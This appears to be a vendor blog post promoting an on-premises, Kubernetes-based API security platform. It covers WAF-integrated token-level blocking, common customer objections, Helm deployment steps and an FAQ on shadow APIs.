This is where our solution stands apart. The API security controller detects threats. The WAF gateway enforces inline. It’s a closed loop detection that intelligence feeds directly to the gateway, and the gateway blocks in real time. Neither layer is effective alone. The controller without the gateway can only be alert. The gateway without the controller only has signatures and static rules to work with. Together, you get detection depth and enforcement power.

We are the only solution on the market capable of this level of fine-grained blocking. And by fine-grained, we mean something very specific.

Most competing approaches block at the IP level attacker identified; entire IP blocked. In any real environment, API consumers share IPs constantly. Corporate NAT gateways, CDN exit nodes, partner integrations behind shared proxies. Block one IP and you cut off every legitimate consumer behind that address.

Our enforcement goes well beyond endpoint-level blocking. When the controller detects a threat to say, a BOLA attack doesn’t just block the endpoint or the source IP. It pushes a targeted rule to the WAF gateway that blocks the specific request pattern and the specific token involved. That means a malicious actor session gets shut down while other users hitting the same endpoint from the same IP continue uninterrupted. The blocking is surgical scoped to the exact behavior and identity, not the network address or even the endpoint as a whole.

This might sound like a subtle technical distinction, but in production it changes everything. It’s the difference between a security tool your operations team is confident turning on and one they keep in monitor-only mode because they’re afraid of the blast radius.

The Conversations This Solves

I’m framing these as actual conversations because that’s how they come up in practice.

“We don’t know how many APIs we have.”  This is the most common starting point, and continuous discovery closes the gap immediately. Every endpoint serving traffic gets catalogued and classified, whether it’s in your documentation or not.

“Our WAF handles API security.”  Your WAF is the enforcement engine, and that’s exactly the role it should play. What it needs is the right intelligence to feed it. A dedicated API security layer provides continuous discovery, behavioral analysis, and API-specific threat detection and routes that intelligence to your WAF gateway for inline blocking. Think of it as upgrading your WAF’s awareness, not replacing it.

“We can’t send traffic to a third-party cloud.”  Then don’t. On-prem deployment keeps everything in traffic analysis, detection, enforcement, and reporting inside your perimeter. This is usually a non-negotiable requirement, not a preference for organizations in regulated industries.

“We need to prove compliance and we’re running out of time.”  Continuous monitoring produces always-current audit evidence. API inventories, risk classifications, threat logs, and remediation records. It replaces the scramble of point-in-time assessments. I’ve watched teams go from dreading audits to walking in with dashboards. It changes the dynamic completely.

“Dev ships new APIs every week. Security reviews quarterly.”  That gap is where unprotected APIs live. Automated discovery closes it. New endpoints get monitored the moment they start serving traffic.

Deployment Is Not the Hard Part

I want to spend a minute on this because there’s a perception that on-prem API security deployment is a multi-week project. In my experience, for teams that already have Kubernetes running, it’s measured in hours.

The typical flow:

  1. Create a namespace in your existing cluster to isolate the security workload.
  2. Set up a Persistent Volume 128 GB is a common baseline. This uses whatever storage backend your cluster already supports.
  3. Deploy via Helm. One command. Configuration goes in a values file. Most solutions follow this model because it’s what Kubernetes teams already know.
  4. Configure traffic ingestion on how the platform gets visibility into API traffic varies by solution, but the goal is the same: continuous observation of every endpoint in your environment.
  5. Integrate with your inline enforcement layer, typically your WAF or API gateway. This is what closes the detection-to-enforcement loop, so threats get blocked in real time, not just logged.

Upgrades are the same model. Helm upgrade, new chart version, done.

For a detailed step-by-step installation walkthrough, refer to our deployment guide (available to Imperva customers)

The hard part isn’t deployment. It’s usually an organizational conversation about whether to do it in the first place. Once that decision is made, the technical execution is straightforward.

Where This Is Heading

API-first architecture isn’t slowing down. If anything, the pace is accelerating in exactly the environments that have the strictest infrastructure constraints of financial services, healthcare, government, critical infrastructure. These organizations need API security that respects their boundaries, not one that asks them to relax those boundaries.

Kubernetes gives you the operational foundation. Purpose-built API security gives you visibility, detection, and enforcement. Together, they deliver a security posture that keeps up with how fast your team ships.

And it all runs inside your own perimeter. Which, for a lot of the teams I work with, is the only answer that matters.

Learn more about Thales’s Imperva unified API security platform.

API security has moved from “nice to have” to “audit requirement.” If your APIs run on-prem, your security needs to run there too. Kubernetes makes that operationally viable. The question isn’t whether to do it. It’s how soon.

Frequently Asked Questions

What is on-premises API security?

On-premises API security runs API discovery, threat detection, and enforcement inside your own data center or private cloud instead of sending traffic to a third-party SaaS. It keeps all API traffic, logs, and analysis within your network perimeter—often a hard requirement for banks, healthcare, government, and other regulated organizations with data-sovereignty and compliance constraints.

Can you run API security on Kubernetes?

Yes. A Kubernetes-native API security platform deploys as lightweight sidecar sensors next to your application pods, feeding mirrored traffic to a controller that builds a live API inventory across REST, GraphQL, gRPC, and SOAP. Because it runs on Kubernetes, it inherits pod-level high availability, Helm-based upgrades, and integration with monitoring stacks like Prometheus and Grafana—so adding it to an existing cluster typically takes hours, not weeks.

What is a shadow API?

A shadow API is an endpoint serving live traffic that is not in any documentation, Swagger file, or official inventory—often an old version, partner integration, or internal debugging endpoint that was never decommissioned. Continuous, traffic-based API discovery surfaces shadow (and “zombie”) APIs so security teams can protect the full attack surface, not just the endpoints they already know about.

The post On-Premises API Security on Kubernetes: What It Actually Looks Like in Practice appeared first on Blog.

❌